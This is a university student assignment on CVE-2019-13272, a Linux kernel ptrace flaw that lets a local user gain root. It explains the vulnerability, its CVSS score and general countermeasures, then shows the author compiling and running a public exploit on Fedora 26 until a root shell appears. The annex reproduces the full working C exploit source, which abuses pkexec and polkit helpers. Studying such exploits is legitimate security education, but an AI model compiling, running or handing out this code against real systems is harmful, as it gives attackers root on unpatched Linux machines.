Sri Lanka Institute of Information Technology

# CVE-2019-13272 Privilege Escalation

**Individual Assignment**

IE2012 -Systems and Network Programming

Submitted by:

| Student Registration Number | Student Name |
|---|---|
| IT19039596 | Medagedara S.S. |

Date of submission
2020/05/12

# Contents

# Privilege Escalation CVE-2019-13272 Fedora 26

## 1.Introduction

### 1.1 Vulnerability explanation.

The recording of the credentials of a process that wants to create a ptrace relationship is misconducted in the Linux kernel before 5.1.17, ptrace_link in kernel/ptrace.c. this relationship permits the local users to acquire root access by leveraging recognized scenarios with a parent child process relationship, where a parent drops privileges and calls execve (likely permitting control by an attacker). An object lifetime issue which can also cause a panic is one such contributing factor. Incorrect marking of a ptrace relationship as privileged is also another contributing factor and it can be exploited, for example, through Polkit's pkexec helper with PTRACE_TRACEME. It can be pointed out that the SELinux deny_ptrace might be a usable workaround in some environments. [1]

### 1.2 Founder of this Vulnerability

John Horn discovered that the ptrace subsystem in the Linux Kernel misconducted the management of the credentials of a process that wants to create a ptrace relationship, allowing a local user to gain root privileges under this vulnerability. [2]

## 1.3 What is privilege escalation

A privilege escalation occurs when the malicious user uses the program or operating system to exploit bug, design flaw, or configuration error to obtain higher access to resources which are not normally available to the user. The intruder will then be able to use the privileges recently gained to steal sensitive information, execute administrative orders, or install malware – and can inflict significant harm to your network, servers, organization and credibility. In this blog post, we'll look at common scenarios for privilege escalation and learn how to secure your systems and applications' user accounts to keep you safe. [3]

## 1.4 How privilege escalation works

Attackers begin with a privilege escalation vulnerability that can circumvent current user accounts restrictions in the target system or program. You may then control other users features and data or gain higher privileges, usually of a network administrator or other power user. Such an escalation of rights is typically just one step towards the main assault. [3]

## 1.5 Impact of the vulnerability

When the user enters the guest's shell and has to be accorded the root user's rights, the users may rearrange and write or handle the programs run by the standard user. We noticed a root user service and its script had a world-writable Dir loaded so we could overwrite our payload script and our regular script was opened or privileged when the service was loaded. Where an attacker lands on the guest or normal user privilege system, information can be accessed by using utilities or programs vulnerable to privilege enhancement vulnerability, and a user or group of administrators can be run by the administrator.

## 1.6 Countermeasures for privilege escalation

- **Ensure correct permissions for all files and directories**
  Just as for user accounts, obey the minimum rule – if anything doesn't have to be written, keep it read-only, even if it means a bit more work for managers.

- **Close unnecessary ports and remove unused user accounts**

  Default device settings also require needless open ports resources and each of them is vulnerable. In order to avoid easy start of an attacker you should also remove or rename default and unused user accounts.

- **Remove or tightly restrict all file transfer functionality:**

  Attackers also need the means to access manipulating scripts and other malicious code, so search all machine resources and services for file transfer, such as FTP, TFPT, wget, curl and other. Delete the unnecessary resources and lock the remaining ones by restricting the use to such files, users, and applications.

- **Change default credentials on all devices, including routers**

  While obvious, changing your default login credentials is an important step, often ignored, especially on systems which are less obvious, such as printers, routers, and IoT devices. Regardless of how protected you are for your operating system or software, one router can provide an attacker with a default administrative password or one network printer with an open Telnet port. [3]

## 1.7 CVSS score of the Vulnerability

| | |
|---|---|
| CVSS score - | 7.2 |
| Confidentiality - Impact | Complete (There is total information disclosure, resulting in all system files being revealed.) |
| Integrity Impact- | Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.) |
| Availability Impact- | Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.) |
| Access Complexity | Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit. ) |
| Authentication | Not required (Authentication is not required to exploit the vulnerability.) |
| Gained Access | None |
| Vulnerability Type(s) | |
| CWE ID | 264 [1] |

## 2.Exploitation

## 2.1 Exploitation method

I tried to the exploitation with many OSs, but it did not work. And I used fedora 26 for the exploitation and it was successful. And the exploitation code was written in C programing language. As in the below of the page these are the vulnerable operating systems that recommended by the owner of the exploitation code.

```
// - Ubuntu 16.04.5 kernel 4.15.0-29-generic
// - Ubuntu 18.04.1 kernel 4.15.0-20-generic
// - Ubuntu 19.04 kernel 5.0.0-15-generic
// - Ubuntu Mate 18.04.2 kernel 4.18.0-15-generic
// - Linux Mint 19 kernel 4.15.0-20-generic
// - Xubuntu 16.04.4 kernel 4.13.0-36-generic
// - ElementaryOS 0.4.1 4.8.0-52-generic
// - Backbox 6 kernel 4.18.0-21-generic
// - Parrot OS 4.5.1 kernel 4.19.0-parrot1-13t-amd64
// - Kali kernel 4.19.0-kali5-amd64
// - Redcore 1806 (LXQT) kernel 4.16.16-redcore
// - MX 18.3 kernel 4.19.37-2~mx17+1
// - RHEL 8.0 kernel 4.18.0-80.el8.x86_64
// - Debian 9.4.0 kernel 4.9.0-6-amd64
// - Debian 10.0.0 kernel 4.19.0-5-amd64
// - Devuan 2.0.0 kernel 4.9.0-6-amd64
// - SparkyLinux 5.8 kernel 4.19.0-5-amd64
// - Fedora Workstation 30 kernel 5.0.9-301.fc30.x86_64
// - Manjaro 18.0.3 kernel 4.19.23-1-MANJARO
// - Mageia 6 kernel 4.9.35-desktop-1.mga6
// - Antergos 18.7 kernel 4.17.6-1-ARCH
```


## 2.2 owner of the exploit code

For the CVE-2019-13272 vulnerability there are many exploit codes in GitHub, and I used the exploit code who owned by Jas502n. The exploit code was written in C programming language.

Source for the exploit code - [4]


## 2.3 how the exploitation works

How to execute the exploitation code


sudharaka@localhost:~/exploit1
File Edit View Search Terminal Help

```
[sudharaka@localhost exploit1]$ gcc exploit.c -o e
[sudharaka@localhost exploit1]$ ./ e
```

## The output of the code



```
[sudharaka@localhost ~]$ user -a
bash: user: command not found...
[sudharaka@localhost ~]$ clear
[sudharaka@localhost ~]$ uname -a
Linux localhost.localdomain 4.11.8-300.fc26.x86_64 #1 SMP Thu Jun 29 20:09:48 UTC 2017 x86_64 x86_64 x86_64 GNU/
Linux
[sudharaka@localhost ~]$ whoami
sudharaka
[sudharaka@localhost ~]$ gcc exploit.c -o e
[sudharaka@localhost ~]$ ./e
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[~] Done, looks good
[.] Searching for known helpers ...
[~] Found known helper: /usr/libexec/gsd-wacom-led-helper
[.] Using helper: /usr/libexec/gsd-wacom-led-helper
[.] Spawning suid process (/usr/bin/pkexec) ...
[.] Tracing midpid ...
[~] Attached to midpid
[root@localhost sudharaka]# whoami
root
[root@localhost sudharaka]#
```

As above screenshot the user gain root privileges using the exploit.

## 3 Conclusion

The privilege escalation is an attack that occurs as a result of a failure in one or more levels of security. This failure can start as an attacker tries to calculate and process data which will allow more access to the information for the attacker to investigate further. This process will eventually lead to a point where the security defense will be damaged. Applying adequate security defenses can be considered as a basic countermeasure for this issue. There are many other advanced precautions as well. One such weakness in the Linux kernel regarding the handling of the PTRACE _TRACEME was found. The weakness is CVE-2019-13272 vulnerability which affects the Linux kernel and it was exploited using the code in fedora 26 as shown in the annexes below.

## 4.References

[1] "Vulnerability Details: CVE-2019-13272," 2009. [Online]. Available: https://www.cvedetails.com/cve/CVE-2019-13272/.

[2] "[SECURITY] [DLA 1863-1] linux-4.9 security update," 23 July 2019. [Online]. Available: https://lists.debian.org/debian-lts-announce/2019/07/msg00023.html. [Accessed 1 May 2020].

[3] Z. Banach, "What is privilege escalation and why is it important," netspaeker, 2 August 2019. [Online]. Available: https://www.netsparker.com/blog/web-security/privilege-escalation/. [Accessed 2 May 2020].

[4] "jas502n/CVE-2019-13272," [Online]. Available: https://github.com/jas502n/CVE-2019-13272.

## 6.Annexes

```
#define _GNU_SOURCE
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <signal.h>
#include <stdio.h>
#include <fcntl.h>
#include <sched.h>
#include <stddef.h>
#include <stdarg.h>
#include <pwd.h>
#include <sys/prctl.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <sys/user.h>
#include <sys/syscall.h>
#include <sys/stat.h>
#include <linux/elf.h>

#define DEBUG

#ifdef DEBUG
#define dprintf printf
#else
#define dprintf
#endif

#define SAFE(expr) ({                    \
  typeof(expr) __res = (expr);         \
  if (__res == -1)                     \
  {                                    \
    dprintf("[-] Error: %s\n", #expr); \
    return 0;                          \
  }                                    \
  __res;                               \
})
#define max(a, b) ((a) > (b) ? (a) : (b))

static const char *SHELL = "/bin/bash";

static int middle_success = 1;
static int block_pipe[2];
static int self_fd = -1;
static int dummy_status;
static const char *helper_path;
static const char *pkexec_path = "/usr/bin/pkexec";
static const char *pkaction_path = "/usr/bin/pkaction";
struct stat st;

const char *helpers[1024];

const char *known_helpers[] = {
    "/usr/lib/gnome-settings-daemon/gsd-backlight-helper",
    "/usr/lib/gnome-settings-daemon/gsd-wacom-led-helper",
    "/usr/lib/unity-settings-daemon/usd-backlight-helper",
    "/usr/lib/x86_64-linux-gnu/xfce4/session/xfsm-shutdown-helper",
    "/usr/sbin/mate-power-backlight-helper",
    "/usr/bin/xfpm-power-backlight-helper",
    "/usr/bin/lxqt-backlight_backend",
    "/usr/libexec/gsd-wacom-led-helper",
    "/usr/libexec/gsd-wacom-oled-helper",
    "/usr/libexec/gsd-backlight-helper",
    "/usr/lib/gsd-backlight-helper",
    "/usr/lib/gsd-wacom-led-helper",
    "/usr/lib/gsd-wacom-oled-helper",
};
static char *tprintf(char *fmt, ...)
{
  static char buf[10000];
  va_list ap;
  va_start(ap, fmt);
  vsprintf(buf, fmt, ap);
  va_end(ap);
  return buf;
}

static int middle_main(void *dummy)
{
  prctl(PR_SET_PDEATHSIG, SIGKILL);
  pid_t middle = getpid();

  self_fd = SAFE(open("/proc/self/exe", O_RDONLY));

  pid_t child = SAFE(fork());
  if (child == 0)
  {
    prctl(PR_SET_PDEATHSIG, SIGKILL);
    SAFE(dup2(self_fd, 42));

    /* spin until our parent becomes privileged (have to be fast here) */
    int proc_fd = SAFE(open(tprintf("/proc/%d/status", middle), O_RDONLY));
    char *needle = tprintf("\nUid:\t%d\t0\t", getuid());
    while (1)
    {
      char buf[1000];
      ssize_t buflen = SAFE(pread(proc_fd, buf, sizeof(buf) - 1, 0));
      buf[buflen] = '\0';
      if (strstr(buf, needle))
        break;
    }

    SAFE(ptrace(PTRACE_TRACEME, 0, NULL, NULL));

    execl(pkexec_path, basename(pkexec_path), NULL);

    dprintf("[-] execl: Executing suid executable failed");
    exit(EXIT_FAILURE);
  }

  SAFE(dup2(self_fd, 0));
  SAFE(dup2(block_pipe[1], 1));

  struct passwd *pw = getpwuid(getuid());
  if (pw == NULL)
  {
    dprintf("[-] getpwuid: Failed to retrieve username");
    exit(EXIT_FAILURE);
  }

  middle_success = 1;
  execl(pkexec_path, basename(pkexec_path), "--user", pw->pw_name,
        helper_path,
        "--help", NULL);
  middle_success = 0;
  dprintf("[-] execl: Executing pkexec failed");
  exit(EXIT_FAILURE);
}

static int force_exec_and_wait(pid_t pid, int exec_fd, char *arg0)
{
  struct user_regs_struct regs;
  struct iovec iov = {.iov_base = &regs, .iov_len = sizeof(regs)};
  SAFE(ptrace(PTRACE_SYSCALL, pid, 0, NULL));
  SAFE(waitpid(pid, &dummy_status, 0));
  SAFE(ptrace(PTRACE_GETREGSET, pid, NT_PRSTATUS, &iov));

  unsigned long scratch_area = (regs.rsp - 0x1000) & ~0xfffUL;
  struct injected_page
  {
    unsigned long argv[2];
    unsigned long envv[1];
    char arg0[8];
    char path[1];
  } ipage = {
      .argv = {scratch_area + offsetof(struct injected_page, arg0)}};
  strcpy(ipage.arg0, arg0);
  for (int i = 0; i < sizeof(ipage) / sizeof(long); i++)
  {
    unsigned long pdata = ((unsigned long *)&ipage)[i];
    SAFE(ptrace(PTRACE_POKETEXT, pid, scratch_area + i * sizeof(long),
                (void *)pdata));
  }

  regs.orig_rax = __NR_execveat;
  regs.rdi = exec_fd;
  regs.rsi = scratch_area + offsetof(struct injected_page, path);
  regs.rdx = scratch_area + offsetof(struct injected_page, argv);
  regs.r10 = scratch_area + offsetof(struct injected_page, envv);
  regs.r8 = AT_EMPTY_PATH;

  SAFE(ptrace(PTRACE_SETREGSET, pid, NT_PRSTATUS, &iov));
  SAFE(ptrace(PTRACE_DETACH, pid, 0, NULL));
  SAFE(waitpid(pid, &dummy_status, 0));
}

static int middle_stage2(void)
{

  pid_t child = SAFE(waitpid(-1, &dummy_status, 0));
  force_exec_and_wait(child, 42, "stage3");
  return 0;
}

static int spawn_shell(void)
{
  SAFE(setresgid(0, 0, 0));
  SAFE(setresuid(0, 0, 0));
  execlp(SHELL, basename(SHELL), NULL);
  dprintf("[-] execlp: Executing shell %s failed", SHELL);
  exit(EXIT_FAILURE);
}

static int check_env(void)
{
  const char *xdg_session = getenv("XDG_SESSION_ID");

  dprintf("[.] Checking environment ...\n");

  if (stat(pkexec_path, &st) != 0)
  {
    dprintf("[-] Could not find pkexec executable at %s", pkexec_path);
    exit(EXIT_FAILURE);
  }
  if (stat(pkaction_path, &st) != 0)
  {
    dprintf("[-] Could not find pkaction executable at %s", pkaction_path);
    exit(EXIT_FAILURE);
  }
  if (xdg_session == NULL)
  {
    dprintf("[!] Warning: $XDG_SESSION_ID is not set\n");
    return 1;
  }
  if (system("/bin/loginctl --no-ask-password show-session $XDG_SESSION_ID | /bin/grep
Remote=no >>/dev/null 2>>/dev/null") != 0)
  {
    dprintf("[!] Warning: Could not find active PolKit agent\n");
    return 1;
  }
  if (stat("/usr/sbin/getsebool", &st) == 0)
  {
    if (system("/usr/sbin/getsebool deny_ptrace 2>1 | /bin/grep -q on") == 0)
    {
      dprintf("[!] Warning: SELinux deny_ptrace is enabled\n");
      return 1;
    }
  }

  dprintf("[~] Done, looks good\n");

  return 0;
}

int find_helpers()
{
  char cmd[1024];
  snprintf(cmd, sizeof(cmd), "%s --verbose", pkaction_path);
  FILE *fp;
  fp = popen(cmd, "r");
  if (fp == NULL)
  {
    dprintf("[-] Failed to run: %s\n", cmd);
    exit(EXIT_FAILURE);
  }

  char line[1024];
  char buffer[2048];
```

```
int helper_index = 0;
int useful_action = 0;
static const char *needle = "org.freedesktop.policykit.exec.path -> ";
int needle_length = strlen(needle);

while (fgets(line, sizeof(line) - 1, fp) != NULL)
{
  if (strstr(line, "implicit active:"))
  {
    if (strstr(line, "yes"))
    {
      useful_action = 1;
    }
    continue;
  }

  if (useful_action == 0)
    continue;
  useful_action = 0;

  int length = strlen(line);
  char *found = memmem(&line[0], length, needle, needle_length);
  if (found == NULL)
    continue;

  memset(buffer, 0, sizeof(buffer));
  for (int i = 0; found[needle_length + i] != '\n'; i++)
  {
    if (i >= sizeof(buffer) - 1)
      continue;
      buffer[i] = found[needle_length + i];
    }

    if (strstr(&buffer[0], "/xf86-video-intel-backlight-helper") != 0 ||
        strstr(&buffer[0], "/cpugovctl") != 0 ||
        strstr(&buffer[0], "/package-system-locked") != 0 ||
        strstr(&buffer[0], "/cddistupgrader") != 0)
    {
      dprintf("[.] Ignoring blacklisted helper: %s\n", &buffer[0]);
      continue;
    }

    if (stat(&buffer[0], &st) != 0)
      continue;

    helpers[helper_index] = strndup(&buffer[0], strlen(buffer));
    helper_index++;

    if (helper_index >= sizeof(helpers) / sizeof(helpers[0]))
      break;
  }

  pclose(fp);
  return 0;
}

int ptrace_traceme_root()
{
  dprintf("[.] Using helper: %s\n", helper_path);
```

```
SAFE(pipe2(block_pipe, O_CLOEXEC | O_DIRECT));
SAFE(fcntl(block_pipe[0], F_SETPIPE_SZ, 0x1000));
char dummy = 0;
SAFE(write(block_pipe[1], &dummy, 1));

dprintf("[.] Spawning suid process (%s) ...\n", pkexec_path);
static char middle_stack[1024 * 1024];
pid_t midpid = SAFE(clone(middle_main, middle_stack + sizeof(middle_stack),
                          CLONE_VM | CLONE_VFORK | SIGCHLD, NULL));
if (!middle_success)
  return 1;
while (1)
{
  int fd = open(tprintf("/proc/%d/comm", midpid), O_RDONLY);
  char buf[16];
  int buflen = SAFE(read(fd, buf, sizeof(buf) - 1));
  buf[buflen] = '\0';
  *strchrnul(buf, '\n') = '\0';
  if (strncmp(buf, basename(helper_path), 15) == 0)
    break;
  usleep(100000);
}

dprintf("[.] Tracing midpid ...\n");
SAFE(ptrace(PTRACE_ATTACH, midpid, 0, NULL));
SAFE(waitpid(midpid, &dummy_status, 0));
dprintf("[~] Attached to midpid\n");

force_exec_and_wait(midpid, 0, "stage2");
exit(EXIT_SUCCESS);
```

```
}

int main(int argc, char **argv)
{
  if (strcmp(argv[0], "stage2") == 0)
    return middle_stage2();
  if (strcmp(argv[0], "stage3") == 0)
    return spawn_shell();

  dprintf("Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)\n");

  check_env();

  if (argc > 1 && strcmp(argv[1], "check") == 0)
  {
    exit(0);
  }

  dprintf("[.] Searching for known helpers ...\n");
  for (int i = 0; i < sizeof(known_helpers) / sizeof(known_helpers[0]); i++)
  {
    if (stat(known_helpers[i], &st) == 0)
    {
      helper_path = known_helpers[i];
      dprintf("[~] Found known helper: %s\n", helper_path);
      ptrace_traceme_root();
    }
  }

  dprintf("[.] Searching for useful helpers ...\n");
  find_helpers();
  for (int i = 0; i < sizeof(helpers) / sizeof(helpers[0]); i++)
  {
    if (helpers[i] == NULL)
      break;

    if (stat(helpers[i], &st) == 0)
    {
      helper_path = helpers[i];
      ptrace_traceme_root();
    }
  }

  return 0;
} [4]
```